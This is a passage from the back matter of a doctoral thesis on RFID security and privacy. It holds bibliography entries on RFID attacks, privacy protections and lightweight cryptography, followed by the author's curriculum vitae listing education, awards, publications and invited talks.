[45] Sepideh Fouladgar and Hossam Afifi. An efficient delegation and transfer of ownership protocol for RFID tags. In *First International EURASIP Workshop on RFID Technology*, Vienna, Austria, September 2007.

[46] Simson Garfinkel. An RFID bill of rights. *Technology Review*, page 35, Oct 2002.

[47] Simson Garfinkel, Ari Juels, and Ravi Pappu. RFID privacy: An overview of problems and proposed solutions. *IEEE Security and Privacy*, 3(3):34–43, May-June 2005.

[48] G. Gaubatz, J.-P. Kaps, E. Ozturk, and B. Sunar. State of the art in public-key cryptography for wireless sensor networks. In *Proceedings of the Second IEEE International Workshop on Pervasive Computing and Communication Security (PerSec 2005)*, 2005.

[49] Henri Gilbert, Matthew Robshaw, and Hervé Sibert. An active attack against HB^+ – a provably secure lightweight authentication protocol. Manuscript, Jul 2005.

[50] AIM Global. International rfid experts say your pets and computers are safe from rfid viruses. March 2006. {http://www.aimglobal.org/members/news/templates/rfidinsights.asp?articleid=959&zoneid=24}.

[51] P. Golle, M. Jakobsson, A. Juels, and P. Syverson. Universal re-encryption for mixnets. In *Proceedings of the 2004 RSA Conference*, 2004.

[52] Jeff Goodell. How to fake a passport. In *New York Times*. http://query.nytimes.com/gst/fullpage.html?sec=travel&res=980CE6D6133DF933A25751C0A9649C8B63.

[53] Mark G. Graff and Kenneth R. Van Wyk. *Secure Coding: Principles and Practices*. O'Reilly, 2003.

[54] Samuel Greengard. Driving change in the auto industry. In *RFID Journal*, Apr 2004. http://www-03.ibm.com/solutions/businesssolutions/sensors/doc/content/bin/RFID_Journal_driving_change_in_the_auto_industry.pdf.

[55] Johann Großschädle and Stefan Tillich. Design of instruction set extensions and functional units for energy-efficient public-key cryptography. In *Workshop on RFID and Lightweight Crypto*, Jul 2005.

[56] Lukas Grunwald. RF-Dump. 2002. http://www.rf-dump.org/.

[57] John Halamka, Ari Juels, Adam Stubblefield, and Jonathan Westhues. The security implications of verichip™cloning. Manuscript in submission, March 2006.

[58] Gerhard Hancke and Markus Kuhn. An RFID distance bounding protocol. In *Conference on Security and Privacy for Emerging Areas in Communication Networks – SecureComm 2005*, Athens, Greece, September 2005. IEEE.

[59] Gerhard P. Hancke. Practical attacks on proximity identification systems (short paper). In *Proc. IEEE Symposium on Security and Privacy*, pages 328–333, Washington, DC, USA, 2006.

[60] Edward Hasbrouck. The practical nomad blog.

[61] Lance M. Havok. Month of Kernel Bugs Archive. 2006. http://projects.info-pull.com/mokb/.

[62] Thomas Heydt-Benjamin, Hee-Jin Chae, Benessa Defend, and Kevin Fu. Privacy for public transportation. In *Workshop on Privacy Enhancing Technologies - PET 2006*, Cambridge, United Kingdom, June 2006.

[63] Thomas S. Heydt-Benjamin, Dan V. Bailey, Kevin Fu, Ari Juels, and Tom OHare. Vulnerabilities in first-generation RFID-enabled credit cards. Technical report, October 2006. http://prisms.cs.umass.edu/~kevinfu/papers/RFID-CC-manuscript.pdf.

[64] Thomas S. Heydt-Benjamin, Dan V. Bailey, Kevin Fu, Ari Juels, and Tom O'Hare. Vulnerabilities in first-generation RFID-enabled credit cards. Manuscript, October 2006.

[65] Martin Hlavac and Tomas Rosa. A Note on the Relay Attacks on e-passports - The Case of Czech e-Passports. 2007. http://eprint.iacr.org/2007/244.pdf.

[66] Douglas R. Hofstadter. *Godel, Escher, Bach: An Eternal Golden Braid*. Basic Books, Inc., New York, NY, USA, 1979.

[67] Ernest F. Hollings. *US Senate Commerce Hearing on Seaport Security*, Jul 2001. http://commerce.senate.gov/hearings/072401EFH.pdf.

[68] Michael Howard and David LeBlanc. *Writing Secure Code*. Microsoft Press, 2002.

[69] Michael Hutter, Stefan Mangard, and Martin Feldhofer. Power and EM attacks on passive 13.56 MHz RFID devices. In Pascal Paillier and Ingrid Verbauwhede, editors, *Workshop on Cryptographic Hardware and Embedded Systems – CHES 2007*, volume 4727 of *Lecture Notes in Computer Science*, pages 320–333, Vienna, Austria, September 2007. Springer-Verlag.

[70] Ceriel Jacobs. LLgen. http://www.cs.vu.nl/~ceriel/LLgen.html.

[71] Nis Jorgensen. Self documenting program in SQL. http://www.droptable.com/archive478-2005-5-25456.html.

[72] Ari Juels. Minimalist cryptography for low-cost RFID tags. In *The Fourth International Conference on Security in Communication Networks (SCN 2004)*, Lecture Notes in Computer Science, Amalfi, Italia, September 2004. Springer-Verlag.

[73] Ari Juels. *Privacy and Technologies of Identity, A Cross-Disciplinary Conversation (Eds K. Strandburg and D. Stan Raicu)*, chapter RFID Privacy: A Technical Primer for the Non-Technical Reader. Springer-Verlag, 2005.

[74] Ari Juels. RFID security and privacy- a research survey. *IEEE Journal on Selected Areas in Communication*, 2006. http://www.rsasecurity.com/rsalabs/staff/bios/ajuels/publications/pdfs/rfid_survey_28_09_05.pdf.

[75] Ari Juels and John Brainard. Soft blocking: Flexible blocker tags on the cheap. In Sabrina De Capitani di Vimercati and Paul Syverson, editors, *Workshop on Privacy in the Electronic Society – WPES*, pages 1–7, Washington, DC, USA, October 2004. ACM, ACM Press.

[76] Ari Juels and Ravikanth Pappu. Squealing euros: Privacy protection in RFID-enabled banknotes. In Rebecca N. Wright, editor, *Financial Cryptography – FC'03*, volume 2742 of *Lecture Notes in Computer Science*, pages 103–121, Le Gosier, Guadeloupe, French West Indies, January 2003. IFCA, Springer-Verlag.

[77] Ari Juels, Ronald L. Rivest, and Michael Szydlo. The blocker tag- selective blocking of rfid tags for consumer privacy. In *Proceedings of the 10th ACM Conference on Computer and Communications Security*. ACM Press, 2003.

[78] Ari Juels, Paul Syverson, and Dan Bailey. High-power proxies for enhancing RFID privacy and utility. In *Proc. of the 5th Workshop on Privacy Enhancing Technologies*, 2005.

[79] Ari Juels and Stephen Weis. Authenticating pervasive devices with human protocols. In Victor Shoup, editor, *Advances in Cryptology – CRYPTO'05*, volume 3126 of *Lecture Notes in Computer Science*, pages 293–308, Santa Barbara, CA, USA, August 2005. IACR, Springer-Verlag.

[80] Günter Karjoth and Paul Moskowitz. Disabling RFID tags with visible confirmation- clipped tags are silenced. In *Workshop on Privacy in the Electronic Society*, Nov 2005.

[81] Jonathan Katz and Adam Smith. Analyzing the HB and HB+ protocols in the "large error" case. Cryptology ePrint Archive, Report 2006/326, 2006.

[82] Dawn Kawamoto. Virus writers follow the money. In *CNET News*. http://news.zdnet.com/2100-1009_22-5628512.html.

[83] Mike Kershaw. Kismet. 2007. http://www.kismetwireless.net/.

[84] Ziv Kfir and Avishai Wool. Picking virtual pockets using relay attacks on contactless smartcards. In *Proc. IEEE SecureComm*, pages 47–58, Los Alamitos, CA, USA, 2005.

[85] Soo-Cheol Kim, Sang-Soo Yeo, and Sung Kwon Kim. MARP: Mobile agent for rfid privacy protection. In Josep Domingo-Ferrer, Joachim Posegga, and Daniel Schreckling, editors, *International Conference on Smart Card Research and Advanced Applications – CARDIS*, Lecture Notes in Computer Science, Tarragona, Spain, April 2006. IFIP, Springer-Verlag.

[86] Ilan Kirschenbaum and Avishai Wool. How to build a low-cost, extended-range rfid skimmer. In *Proc. 15th USENIX Security Symposium*, pages 43–57, Vancouver, Canada, Aug 2006.

[87] Michelle Krebs. Vehicle theft on the rise. In *Cars.com*, Mar 2005. http://www.cars.com/go/advice/Story.jsp?section=safe&story=secStat&subject=safe_sec&referer=&aff=msnbc.

[88] Rakesh Kumar. Interaction of RFID technology and public policy. In *RFID Privacy Workshop*, November 2003.

[89] Sandeep Kumar and Christof Paar. Are standards compliant elliptic curve cryptosystems feasible on RFID? Printed handout of Workshop on RFID Security – RFIDSec 06, Jul 2006.

[90] Daesung Kwon, Daewan Han, Jooyoung Lee, and Yongjin Yeom. Vulnerability of an RFID authentication protocol proposed at secubiq 2005. In *International Workshop on Security in Ubiquitous Computing Systems – Secubiq 2006*, Lecture Notes in Computer Science, Seoul, Korea, August 2006. Springer-Verlag.

[91] Jeremy Landt. Shrouds of time – the history of rfid.

[92] Adam Laurie. RFIDIOt. 2006. http://rfidiot.org/.

[93] Mikko Lehtonen, Thorsten Staake, Florian Michahelles, and Elgar Fleisch. From identification to authentication - a review of RFID product authentication techniques. Printed handout of Workshop on RFID Security – RFIDSec 06, Jul 2006.

[94] Mikko Lehtonen, Thorsten Staake, Florian Michahelles, and Elgar Fleisch. Strengthening the security of machine readable documents by combining RFID and optical memory devices. In *Ambient Intelligence Developments Conference – AmI.d*, Sophia-Antipolis, France, September 2006.

[95] Tim Lemke. Spammers make profits without making a sale. In *New York Times*. http://www.washtimes.com/business/20030803-110550-8329r.htm.

[96] Steven Levy. *Crypto- how the code rebels beat the government — saving privacy in the digital age*. Viking, 2001.

[97] Chae Hoon Lim and Tymur Korkishko. mcrypton - a lightweight block cipher for security of low-cost rfid tags and sensors. In *Workshop on Information Security Applications – WISA'05*, Lecture Notes in Computer Science, Jeju Island, Korea, August 2005. Springer-Verlag.

[98] Chae Hoon Lim and Taekyoung Kwon. Strong and robust RFID authentication enabling perfect ownership transfer. In *Conference on Information and Communications Security – ICICS'06*, Lecture Notes in Computer Science, Raleigh, NC, USA, December 2006. Springer-Verlag.

[99] Rick Lingle. MIT's economical RFID field probe. *Packaging World*, 2005.

[100] Metasploit LLC. Metasploit. 2003. http://www.metasploit.com/.

[101] Stephen Lowe. Are container shippers and consignees cutting cost corners to sacrifice the security and the safety of the citizens of usa and europe? In *Directions Magazine*, May 2005. http://www.directionsmag.com/press.releases/index.php?duty=Show&id=11727.

[102] David Madore. Quines (self-replicating programs). http://www.madore.org/~david/computers/quine.html.

[103] Andy McCue. Union calls for european ban on staff-tracking rfid. *Silicon.com*.

[104] Maire McLoone and Matt Robshaw. Public key cryptography and RFID tags. In Masayuki Abe, editor, *The Cryptographers' Track at the RSA Conference – CT-RSA*, Lecture Notes in Computer Science, San Francisco, CA, USA, February 2007. Springer-Verlag.

[105] Melexis. *Application Note- A power booster for MLX90121*, 001 edition, Apr 2004. http://www.melexis.com.

[106] Melexis. *MLX90121- 13.56MHz RFID transceiver*, 006 edition, Dec 2005. http://www.melexis.com.

[107] Christian Metzger, Christian Florkemeier, Philippe Bourquin, and Elgar Fleisch. Making Radio Frequency Identification Visible – A Watchdog Tag. 2007. http://www.autoidlabs.org/uploads/media/AUTOIDLABS-WP-HARDWARE-037.pdf.

[108] Microsoft Corporation. How to prevent cross-site scripting security issues. http://support.microsoft.com/default.aspx?scid=kb;en-us;Q252985.

[109] Minime and Mahajivana. RFID Zapper. In *22nd Chaos Communication Congress (22C3)*, Dec 2005.

[110] David Molnar, Andrea Soppera, and David Wagner. A scalable, delegatable pseudonym protocol enabling ownership transfer of RFID tags. In Bart Preneel and Stafford Tavares, editors, *Selected Areas in Cryptography – SAC 2005*, volume 3897 of *Lecture Notes in Computer Science*, pages 276–290, Kingston, Canada, August 2005. Springer-Verlag.

[111] David Molnar and David Wagner. Privacy and security in library RFID- issues, practices, and architectures. In *Conf. on Computer and Communications Security*, pages 210–219, Washington, DC, USA, Oct 2004.

[112] David Molnar and David Wagner. Privacy and security in library RFID: Issues, practices, and architectures. In Birgit Pfitzmann and Peng Liu, editors, *Conference on Computer and Communications Security – ACM CCS*, pages 210–219, Washington, DC, USA, October 2004. ACM, ACM Press.

[113] H. D. Moore. Month of Browser Bugs. 2006. http://browserfun.blogspot.com/.

[114] Jorge Munilla, Andres Ortiz, and Alberto Peinado. Distance bounding protocols with void-challenges for RFID. Printed handout of Workshop on RFID Security – RFIDSec 06, Jul 2006.

[115] Nabaztag. The First Smart Rabbit. http://www.nabaztag.com.

[116] Nicholas Nethercote and Julian Seward. Valgrind: A program supervision framework. *Electronic Notes in Theoretical Comp. Sci.*, 89(2), 2003.

[117] Karsten Nohl, Hendryk Plotz, and Starbug. Statement on OV Card Security. http://www.cs.virginia.edu/~kn5f/OV-card_security.html.

[118] Mary O'Connor. Glaxosmithkline tests rfid on hiv drug. In *RFID Journal*. http://www.rfidjournal.com/article/articleview/2219/1/1/.

[119] Department of Ordnance and Gunnery. Naval ordnance and gunnary, chapter 16, radar and optics. 2, 1958.

[120] National Institute of Standards and Technology. *Draft Special Publication 800-98, Guidance for Securing Radio Frequency Identification (RFID) Systems*, Sep 2006. http://csrc.nist.gov/publications/drafts/800-98/Draft-SP800-98.pdf.

[121] Yossi Oren. Remote power analysis of RFID tags. Cryptology ePrint Archive, Report 2007/330, 2007.

[122] Jeong Su Park, Su Mi Lee, Eun Young Choi, and Dong Hoon Lee. Self re-encryption protocol providing strong privacy for low cost RFID system. In Marina L. Gavrilova, Osvaldo Gervasi, Vipin Kumar, Chih Jeng Kenneth Tan, David Taniar, Antonio Lagana, Youngsong Mun, and Hyunseung Choo, editors, *International Conference on Computational Science and its Applications - ICCSA 2006*, volume 3983 of *Lecture Notes in Computer Science*, pages 316–325, Glasgow, Scotland, May 2006. Springer-Verlag.

[123] Bruce Perens. Electric fence. http://perens.com/FreeSoftware/ElectricFence/.

[124] Pedro Peris-Lopez, Julio Cesar Hernandez-Castro, Juan Estevez-Tapiador, and Arturo Ribagorda. RFID systems: A survey on security threats and proposed solutions. In *11th IFIP International Conference on Personal Wireless Communications – PWC.06*, volume 4217 of *Lecture Notes in Computer Science*, pages 159–170. Springer-Verlag, September 2006.

[125] Selwyn Piramuthu. HB and related lightweight authentication protocols for secure RFID tag/reader authentication. In *Collaborative Electronic Commerce Technology and Research – CollECTeR 2006*, Basel, Switzerland, June 2006.

[126] Bogdan C. Popescu, Bruno Crispo, and Andrew S. Tanenbaum. A certificate revocation scheme for a large-scale highly replicated distributed system. In *ISCC*, pages 225–231, 2003.

[127] Axel Poschmann, Gregor Leander, Kai Schramm, and Christof Paar. A family of light-weight block ciphers based on DES suited for RFID applications. Printed handout of Workshop on RFID Security – RFIDSec 06, Jul 2006.

[128] Kevin Poulsen. Guilty plea in kinko's keystroke caper. In *SecurityFocus*, Jul 2003. http://www.securityfocus.com/news/6447.

[129] D.G. Rajesh. Advanced concepts to prevent SQL injection. http://www.csharpcorner.com/UploadFile/rajeshdg/Page107142005052957AM/Page1.aspx?ArticleID=631d8221-64ed-4db7-b81b-8ba3082cb496.

[130] Srikumar S. Rao. Counterspy. In *Forbes Magazine*, Feb 2005. http://www.landfield.com/isn/mail-archive/2001/Jan/0113.html.

[131] Jason Reid, Juan Gonzalez Neito, Tee Tang, and Bouchra Senadji. Detecting relay attacks with timing based protocols. QUT ePrint, Report 3264, 2006.

[132] Melanie Rieback, Bruno Crispo, and Andrew Tanenbaum. Is your cat infected with a computer virus? In *Proc. IEEE Pervasive Computing and Communications*, pages 169–179, Pisa, Italy, March 2006. http://www.rfidguardian.org/papers/percom.06.pdf.

[133] Melanie R. Rieback, Bruno Crispo, and Andrew S. Tanenbaum. Keep on blockin' in the free world- personal access control for low-cost RFID tags. In *Proc. 13th Cambridge Workshop on Security Protocols*, Apr 2005.

[134] Melanie R. Rieback, Bruno Crispo, and Andrew S. Tanenbaum. RFID Guardian: A battery-powered mobile device for RFID privacy management. In *Proc. 10th Australasian Conf. on Information Security and Privacy (ACISP 2005)*, volume 3574 of *LNCS*, pages 184–194, Jul 2005.

[135] Junichiro Saito, Jae-Cheol Ryou, and Kouichi Sakurai. Enhancing privacy of universal re-encryption scheme for RFID tags. In Laurence Jang, Minyi Guo, Guang Gao, and Niraj Jha, editors, *Embedded and Ubiquitous Computing – EUC 2004*, volume 3207 of *Lecture Notes in Computer Science*, pages 879–890, Aizu-Wakamatsu City, Japan, August 2004. Springer-Verlag.

[136] Kazuo Sakiyama, Lejla Batina, Nele Mentens, Bart Preneel, and Ingrid Verbauwhede. Small-footprint ALU for public-key processors for pervasive security. Printed handout of Workshop on RFID Security – RFIDSec 06, Jul 2006.

[137] Scott Saponas, Jonathan Lester, Carl Hartung, and Tadayoshi Kohno. Devices that tell on you: The nike+ipod sport kit.

[138] Sanjay Sarma, Stephen Weis, and Daniel Engels. RFID systems and security and privacy implications. In *Proc. Cryptographic Hardware and Embedded Systems (CHES 2002)*, volume 2523 of *LNCS*, pages 454–469, Aug 2002.

[139] Sanjay Sarma, Stephen Weis, and Daniel Engels. Radio-frequency identification: security risks and challenges. *Cryptobytes, RSA Laboratories*, 6(1):2–9, Spring 2003.

[140] Peter Schaar. Working document on data protection issues related to RFID technology. Working Document Article 29 - 10107/05/EN, European Union Data Protection Working Party, January 2005.

[141] Beyond Security. beSTORM Overview. 2007. http://www.beyondsecurity.com/bestorm_overview.html.

[142] CISC Semiconductor. RFID Tag Emulator. ? http://www.morerfid.com/details.php?subdetail=Report&action=details&report_id=3825.

[143] Stephen Sherman. Interview with col. walker 'bud' mahurin.

[144] Pieter Siekermann and Maurits van der Schee. MSc. Project Report. http://staff.science.uva.nl/~delaat/sne-2006-2007/p41/report.pdf.

[145] Kragen Sitaker. How to find security holes. http://www.canonical.org/~kragen/security-holes.html.

[146] John Solis and Gene Tsudik. Simple and flexible revocation checking with privacy. In *Privacy Enhancing Technologies*, pages 351–367, 2006.

[147] Andrea Soppera and Trevor Burbridge. Wireless identification – privacy and security. *BT Technology Journal*, 23(4):54–64, October 2005.

[148] Andrea Soppera and Trevor Burbridge. Off by default - RAT: RFID acceptor tag. Printed handout of Workshop on RFID Security – RFIDSec 06, Jul 2006.

[149] Sarah Spiekermann and Oliver Berthold. Maintaining privacy in RFID enabled environments – proposal for a disable-model. In *Workshop on Security and Privacy, Conf. on Pervasive Computing*, Apr 2004.

[150] Thorsten Staake, Frédéric Thiesse, and Elgar Fleisch. Extending the epc network – the potential of RFID in anti-counterfeiting. In Hisham Haddad, Lorie Liebrock, Andrea Omicini, and Roger Wainwright, editors, *Symposium on Applied Computing – SAC*, pages 1607–1612, Santa Fe, NM, USA, March 2005. ACM, ACM Press.

[151] McGraw-Hill Staff. War report- radar countermeasures. *Electronics*, pages 92–97, Jan 1946.

[152] Harry Stockman. Communications by means of reflected power. In *Proc. of the IRE*, pages 1196–1204, Oct 1948.

[153] David Strom. 5 disruptive technologies to watch in 2007. In *InformationWeek*, Jan 2007. http://www.informationweek.com/news/showArticle.jhtml?articleID=196800208.

[154] Bob Sullivan. The secret tricks that spammers use. In *MSNBC News*. http://www.msnbc.msn.com/id/3078640/.

[155] Dan Takahashi. Charles Walton, the Father of RFID. In *San Jose Mercury News*, Jun 2004. http://www.primidi.com/2004/06/14.html.

[156] Ken Traub. The epcglobal architecture framework - version 1.

[157] Alex Tsow, Markus Jakobsson, Liu Yang, and Susanne Wetzel. Warkitting- the drive-by subversion of wireless home routers. *Anti-Phishing and Online Fraud, Part II Journal of Digital Forensic Practice*, 1, Nov 2006.

[158] Gene Tsudik. YA-TRAP: Yet another trivial RFID authentication protocol. In *International Conference on Pervasive Computing and Communications – PerCom 2006*, Pisa, Italy, March 2006. IEEE, IEEE Computer Society Press.

[159] Yu-Ju Tu and Selwyn Piramuthu. RFID distance bounding protocols. In *First International EURASIP Workshop on RFID Technology*, Vienna, Austria, September 2007.

[160] Pim Tuyls and Lejla Batina. Rfid-tags for anti-counterfeiting. In David Pointcheval, editor, *Topics in Cryptology - CT-RSA 2006, The Cryptographers' Track at the RSA Conference 2006*, Lecture Notes in Computer Science, San Jose, CA, USA, February 2006. Springer-Verlag.

[161] US-CERT. Vulnerability Note VU#181038 - Microsoft Windows Metafile handler SETABORTPROC GDI Escape Vulnerability.

[162] István Vajda and Levente Buttyán. Lightweight authentication protocols for low-cost RFID tags. In *Second Workshop on Security in Ubiquitous Computing – Ubicomp 2003*, Seattle, WA, USA, October 2003.

[163] István Vajda and Levente Buttyán. Lightweight authentication protocols for low-cost RFID tags. In *2nd Workshop on Security in Ubiquitous Computing*, Oct 2003.

[164] Melody Vargas. 2002 retail security survey shows u.s. retails losing $31 billion to theft. In *About.com*, 2002. http://retailindustry.about.com/od/statistics_loss_prevention/l/aa021126a.htm.

[165] John Viega and Gary McGraw. *Building Secure Software: How to Avoid Security Problems the Right Way*. Addison-Wesley Professional, 2001.

[166] Nicholas Weaver, Vern Paxson, Stuart Staniford, and Robert Cunningham. A taxonomy of computer worms. In *First Workshop on Rapid Malcode (WORM)*, 2003.

[167] Stephen Weis. Security and privacy in radio-frequency identification devices. Master thesis, Massachusetts Institute of Technology (MIT), Massachusetts, USA, May 2003.

[168] Stephen Weis. Security parallels between people and pervasive devices. In *International Workshop on Pervasive Computing and Communication Security – PerSec 2005*, pages 105–109, Kauai Island, HI, USA, March 2005. IEEE, IEEE Computer Society Press.

[169] Stephen Weis, Sanjay Sarma, Ronald Rivest, and Daniel Engels. Security and privacy aspects of low-cost radio frequency identification systems. In *Security in Pervasive Computing*, volume 2802 of *Lecture Notes in Computer Science*, pages 201–212, 2004.

[170] Mark Weiser. The computer for the twenty-first century. *Scientific American*, pages 94–100, 1991.

[171] Harald Welte. LibMRTD. 2006. http://openmrtd.org/projects/libmrtd/index.html.

[172] Harald Welte. LibRFID. 2006. http://openmrtd.org/projects/librfid/.

[173] Harald Welte and Milosch Meriac. RFID Sniffer. 2006. http://www.openpcd.org/rfiddump.0.html.

[174] Harald Welte, Milosch Meriac, and Brita Meriac. *OpenPICC*. http://www.openpcd.org/openpicc.0.html.

[175] Harald Welte, Milosch Meriac, and Brita Meriac. OpenPCD. 2006. http://www.openpcd.org/.

[176] Jonathan Westhues. *For Anything- proxmarkii*, Dec 2005. http://cq.cx/proxmarkii.pl.

[177] Jonathan Westhues. ProxMark 3. 2007. http://cq.cx/proxmark3.pl.

[178] Jonathan Westhues. Verichip Cloner. 2007. http://cq.cx/verichip.pl.

[179] Johannes Wolkerstorfer. Is elliptic-curve cryptography suitable to secure RFID tags? Handout of the Ecrypt Workshop on RFID and Lightweight Crypto, Jul 2005.

[180] Kirk Wong, Patrick Hui, and Allan Chan. Cryptography and authentication on RFID passive tags for apparel products. *Computers in Industry*, May 2006.

[181] Adam Young and Moti Yung. Cryptovirology- extortion-based security threats and countermeasures. In *Proc. IEEE Symposium on Security and Privacy*, page 129, Washington, DC, USA, 1996.

[182] Ernst & Young. Retailers lose billions annualy to inventory shrinkage. http://retailindustry.about.com/cs/lp_retailstore/a/bl_ey051303.htm.

[183] Tom Zeller. Black market in stolen credit card data thrives on internet. In *New York Times*. http://www.nytimes.com/2005/06/21/technology/21data.html?ei=5088&en=c06809aa240685f8&ex=1277006400&adxnnl=1&partner=rssnyt&emc=rss&pagewanted=all&adxnnlx=1162917731-sbNrtWOThtPy3rRh+yHnAQ.

INDEX

Melanie Rose Rieback

Vrije Universiteit
Department of Computer Science
De Boelelaan 1081a
1081 HV, Amsterdam, The Netherlands
+31 (20) 5987874
melanie@cs.vu.nl
http://www.few.vu.nl/~melanie/

Laan van Kronenburg 301
1183 AS, Amstelveen
The Netherlands
+31 (6) 17815146

Languages

- English (native speaker), Dutch (fluent).

Education

- **Vrije Universiteit**, Amsterdam, The Netherlands. 2003-Present
  Ph.D. Candidate in Computer Science (Computer Systems group)
  Research topic: *Security and Privacy of Radio Frequency Identification.*
  Thesis advisor: Prof. Andrew S. Tanenbaum
- **Technical University of Delft**, Delft, The Netherlands. 2001-2003
  M.Sc. in Computer Science.
  Thesis project: *Meta-alert Correlation Engine.*
  Project involved designing and implementing an expert system to manage and correlate Intrusion Detection alerts.
- **University of Miami**, Coral Gables, Florida. 1996-2000
  B.Sc. in Biology/Computer Science (Chemistry and Math minors).
  Cum Laude. General Honors program. Provost's and President's Honor Roll.
  Independent research project: Project involved using linear programming to solve optimization problems in molecular modeling.

Work experience

- **MIT Center for Genome Research / Whitehead Institute** (June 2000 – July 2001)
  Human Genome Project. Software development and troubleshooting of high-throughput genomic sequencing "pipeline". Heavily used Perl, Oracle (PL/SQL), and UNIX shell programming.
- **Compugen.** (June 1999-Sept 1999)
  Designed (and implemented in C) an algorithm to take two "contigs" of genetic information (DNA, mRNA) as input, and find all the differences between them. This was in order to trace the origins of modified contigs upon new database version releases, and evaluate changes in the Assembly algorithm. Also wrote an accompanying statistical analysis tool in Perl.
- **Siemens Telecom Networks** (June 1998 – Aug 1998.)
  VB and Access database development, system testing of IP Networks, Java development of System Engineering Tool.
- **Siemens Telecom Networks** (June 1997 – Aug 1997.)
  VC++ programming, Web page development, and Internet market analysis
- **Sunrise Symphonic Pops Orchestra** (March 1995 – Nov 1997.)
  Attended all rehearsals and performances. Performed Cimarosa Concerto for Oboe and Strings with the orchestra on March 17, 1996.

Special Awards and Honors

◇ **Recent Awards**

- IEEE PerCom 2006: Best Paper for High Impact Award
- USENIX Lisa 2006: Best Paper Award
- Netherlands Science Foundation (NWO) I/O Prize 2006
- Finalist for Dutch Internet Society (ISOC) Award 2006 (Category: Security and Privacy)
- VU Media Award 2006: Category "Rising Star" (Mediakomeet)

◇ **Older Awards**

- Barry M. Goldwater scholarship winner in Mathematics, Science, and Engineering 1999
- University of Miami: Joseph G. Hirschberg Physics Prize 1997
- University of Miami: Henry King Stanford scholarship winner 1996
- Siemens Stromberg-Carlson A.P.E. scholarship winner 1996
- AP Scholar with Distinction 1996

Book Chapters

◇ **M**.R. Rieback, B. Crispo, A.S. Tanenbaum. "RFID Crimeware." *Crimeware*. Editors: Zulfikar Ramzan, Markus Jakobssen, Addison-Wesley, 2007. (To appear).

Refereed Papers

◇ **M**.R. Rieback, G.N. Gaydadjiev, B. Crispo, R.F.H. Hofman, A.S. Tanenbaum. "A Platform for RFID Security and Privacy Administration." 20th USENIX/SAGE Large Installation System Administration Conference (LISA 2006), Washington DC, December 2006. **Best Paper Award**.

◇ **M**.R. Rieback, Patrick N.D. Simpson, B. Crispo, A.S. Tanenbaum. "RFID Malware: Design Principles and Examples" Pervasive and Mobile Computing (PMC) Journal, vol. 2(4): 405-426, Elsevier, 2006.

◇ **M**.R. Rieback, B. Crispo, A.S. Tanenbaum. "RFID Malware: Truth vs. Myth." IEEE Security and Privacy, vol. 4(4):70-72, 2006.

◇ **M**.R. Rieback, B. Crispo, A.S. Tanenbaum, "Privacy Protection in the Age of RFID" (Poster). 5th USENIX/NLnet System Administration and Network Engineering Conference (SANE 2006), Delft, The Netherlands, May, 2006.

◇ **M**.R. Rieback, B. Crispo, A.S. Tanenbaum. "Is Your Cat Infected with a Computer Virus?" Proc. 4th IEEE Intl. Conf. on Pervasive Computing and Communications. (IEEE PerCom 2006), Pisa, Italy, March 2006. **Best Paper Award**.

◇ **M**.R. Rieback, B. Crispo, A.S. Tanenbaum. "The Evolution of RFID Security." IEEE Pervasive Computing, vol. 5(1):62-69, 2006.

◇ **M**.R. Rieback, B. Crispo, A.S. Tanenbaum. "RFID Guardian: A Battery-Powered Mobile Device for RFID Privacy Management." Proc. 10th Australasian Conference on Information Security and Privacy. (ACISP 2005), Brisbane, Australia, July 2005.

◇ **M**.R. Rieback, B. Crispo, A.S. Tanenbaum. "Uniting Legislation with RFID Privacy-Enhancing Technologies." Proc. 3rd Conference on Security and Protection of Information. (SPI 2005), Brno, Czech Republic, May 2005.

◇ **M**.R. Rieback, B. Crispo, A.S. Tanenbaum. "Keep on Blockin' in the Free World: Personal Access Control for Low-Cost RFID Tags." Proc. 13th Cambridge International Workshop on Security Protocols, April 2005.

◇ **T**he International Human Genome Sequencing Consortium*. "Initial sequencing and analysis of the human genome". Nature 2001 409:860-921.

* = See full author list, under Whitehead Institute, MIT Center for Genome Research: `http://www.nature.com/nature/journal/v409/n6822/extref/409860aa.doc`

Selected Invited Talks

- ◇ ‘‘Tools for an RFID Security Industry”, DeepSec, Vienna, Austria, November 2007.
- ◇ ‘‘A Unified Platform for RFID Security/Privacy”, GovCERT Symposium, Noordwijk, Netherlands, October 2007.
- ◇ ‘‘?”, JDLL, Lyon, France, October 2007.
- ◇ ‘‘Present and Future Directions in RFID Security”, Recalling RFID, Amsterdam, Netherlands, October 2007.
- ◇ ‘‘Inventing the RFID Security Industry”, Conference on RFID Security, Malaga, Spain, July 2007. **Opening Keynote**.
- ◇ ‘‘From Viruses to Firewalls: RFID Security/Privacy in Libraries”, American Library Association (ALA) Annual Conference, Washington DC, June 2007.
- ◇ ‘‘The Art of RFID Exploitation”, 19th Annual FIRST Conference, Seville, Spain, June 2007.
- ◇ ‘‘RFID Guardian: A Personal Platform for RFID Privacy Management”, O’Reilly Emerging Tech Conference, San Diego, CA, March 2007.
- ◇ ‘‘RFID: Applications, Threats, and Countermeasures”, 2nd Annual MIS Information Security Summit, London, England, March 2007.
- ◇ ‘‘RFID Malware Demystified”, IT-Defense, Leipzig, Germany, February 2007.
- ◇ ‘‘The Art of RFID Exploitation”, Infosecurity Italia, Milan, Italy, February 2007.
- ◇ ‘‘RFID Guardian: A Personal Platform for RFID Privacy Management”, Polytechnic University of Milan, Milan, Italy, February 2007.
- ◇ ‘‘A Hacker’s Toolkit for RFID Emulation and Jamming”, Chaos Communication Congress, Berlin, Germany, December, 2006.
- ◇ ‘‘RFID Guardian: A Personal Platform for RFID Privacy Management”, CSAIL, Massachussetts Institute of Technology, Boston, Massachussetts, December, 2006.
- ◇ ‘‘RFID Guardian: A Personal Platform for RFID Privacy Management”, University of Massachusetts at Amherst, Amherst, Massachussetts, December, 2006.
- ◇ ‘‘The Art of RFID Exploitation”, Tokyo International Security Conference, Tokyo, Japan, November, 2006.
- ◇ ‘‘RFID: The Promise and the Perils”, Mediamatic Institute, Amsterdam, November, 2006.
- ◇ ‘‘RFID Guardian: A Personal Platform for RFID Privacy Management”, University of California at Berkeley, California, October, 2006.
- ◇ ‘‘RFID Malware Demystified”, Security Opus, San Francisco, California, October, 2006.
- ◇ ‘‘From Felines to Firewalls: Musings on RFID Security/Privacy”, Netherlands Science Foundation (NWO), Computer Science Platform Annual Event (SIREN), Utrecht, Netherlands, October, 2006.
- ◇ ‘‘RFID Guardian: A Personal Platform for RFID Privacy Management”, CAIDA / San Diego Supercomputer Center (UCSD), San Diego, California, August 2006.
- ◇ ‘‘A Hacker’s Toolkit for RFID Emulation and Jamming”. DefCon 14, Las Vegas, Nevada, August 2006.
